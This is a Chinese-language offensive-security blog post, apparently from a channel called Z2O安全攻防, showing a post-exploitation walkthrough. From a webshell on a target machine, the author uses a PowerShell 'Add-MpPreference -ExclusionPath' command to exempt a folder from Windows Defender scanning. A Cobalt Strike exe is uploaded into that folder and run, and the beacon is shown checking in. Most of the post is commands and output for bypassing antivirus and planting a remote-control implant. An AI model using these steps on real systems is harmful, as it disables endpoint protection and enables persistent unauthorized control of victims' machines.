

不会写免杀也能轻松过 defender 上线 CS

偶然看到了通过 powershell 操作 defender 来添加排除项

<https://docs.microsoft.com/en-us/powershell/module/defender/?view=windowsserver2019-ps>

所以就有了这个场景：

假设我们拿到目标机器的 webshell，对方开着 Windows defender，在不会写免杀的情况下，上线 CS：

实时保护

查找并停止恶意软件在你的设备上安装或运行。你可以在短时间内关闭此设置，然后自动开启。



开

🐼 Z2O安全攻防

```
C:/phpstudy/www/ >net localgroup administrators
```

```
别名      administrators
```

```
注释      管理员对计算机/域有不受限制的完全访问权
```


```
成员
```

```
-----  
Administrator
```

```
yokan
```

```
命令成功完成。
```

```
C:/phpstudy/www/ >whoami  
desktop-5nu01to\yokan
```

 Z2O安全攻防

添加排除项:

```
powershell -ExecutionPolicy Bypass Add-MpPreference -ExclusionPath "C:\justtest"
```

```
C:/phpstudy/www/ >powershell -ExecutionPolicy Bypass Add-MpPreference -ExclusionPath "C:\justtest"
```

排除项


添加或删除要从 Microsoft Defender 防病毒扫描中排除的项目。

+ 添加排除项

C:\justtest
文件夹

 Z2O安全攻防

CS 生成一个普通的 exe 马:



上传到 justtest 目录：

```

C:/phpstudy/www/ >dir C:\justtest
驱动器 C 中的卷没有标签。
卷的序列号是 506B-45BE

C:\justtest 的目录

2022/03/15  14:37    <DIR>          .
2022/03/15  14:37    <DIR>          ..
2022/03/15  14:37                17,920 test.exe
               1 个文件          17,920 字节
               2 个目录 72,149,671,936 可用字节

```




运行：

```

C:/phpstudy/www/ >C:\justtest\test.exe

```

上线：

external	internal ^	listener	user	computer	note	process	pid	arch	last
 192.168.111.146	192.168.111.146	tttest	yokan *	DESKTOP-5NU01...	Bid: 316857076 N...	test.exe	8644	x64	17s

